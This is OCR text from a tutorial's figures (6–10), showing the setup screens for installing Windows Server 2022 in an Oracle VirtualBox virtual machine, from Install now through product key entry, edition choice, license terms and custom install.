


Windows Server [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Microsoft Server Operating System Setup
Microsoft
Install now
Repair your computer
© Microsoft Corporation. All rights reserved.
Right Ctrl

Figure 6 – Install now


Windows Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Microsoft Server Operating System Setup

Activate Microsoft Server Operating System Setup


If this is the first time you're installing Microsoft Server Operating System on this PC (or you're installing a different edition), you need to enter a valid Microsoft Server Operating System product key. Your product key should be in the confirmation email you received after buying a digital copy of Microsoft Server Operating System or on a label inside the box that Microsoft Server Operating System came in.

The product key looks like this: XXXXX-XXXXX-XXXXX-XXXXX-XXXXX

If you're reinstalling Microsoft Server Operating System, select I don't have a product key. Your copy of Microsoft Server Operating System will be automatically activated later.

Privacy statement
I don't have a product key
Next
1 Collecting information
2 Installing Microsoft Server Operating System
Right Ctrl

Figure 7 – Product key



Windows Server [Running] - Oracle VM VirtualBox


Microsoft Server Operating System Setup

Select the operating system you want to install

Operating system	Architecture	Date modified
Windows Server 2022 Standard	x64	8/7/2021
Windows Server 2022 Standard (Desktop Experience)	x64	8/7/2021

Description:
This option installs the full Windows graphical environment, consuming extra drive space. It can be useful if you want to use the Windows desktop or have an app that requires it.

Figure 8 – Desktop Experience


Windows Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Microsoft Server Operating System Setup


Applicable notices and license terms

provided "AS IS," and no warranty, implied or express (including the Limited Warranty), applies to these versions. By installing previews on your device, you may void or impact your device warranty and may not be entitled to support from the manufacturer of your device or network operator, if applicable. Microsoft is not responsible for any damage thereby caused to you. Microsoft may not provide support services for previews. If you provide Microsoft comments, suggestions or other feedback about the preview ("submission"), you grant Microsoft and its partners rights to use the submission in any way and for any purpose.

EULAID:Sept2020_DCSTD_EN-US

☑ I accept the Microsoft Software License Terms. If an organization is licensing it, I am authorized to bind the organization.

Figure 9 – Accept license terms



Windows Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Microsoft Server Operating System Setup

Which type of installation do you want?

Upgrade: Install Microsoft Server Operating System and keep files, settings, and applications
The files, settings, and applications are moved to the new operating system with this option. This option is only available when a supported version of the operating system is already running on the computer.

Custom: Install Microsoft Server Operating System only (advanced)
The files, settings, and applications aren't moved to the new operating system with this option. If you want to make changes to partitions and drives, start the computer using the installation disc. We recommend backing up your files before you continue.

Figure 10 – Custom install



Windows Server [Running] - Oracle VM VirtualBox

Microsoft Server Operating System Setup

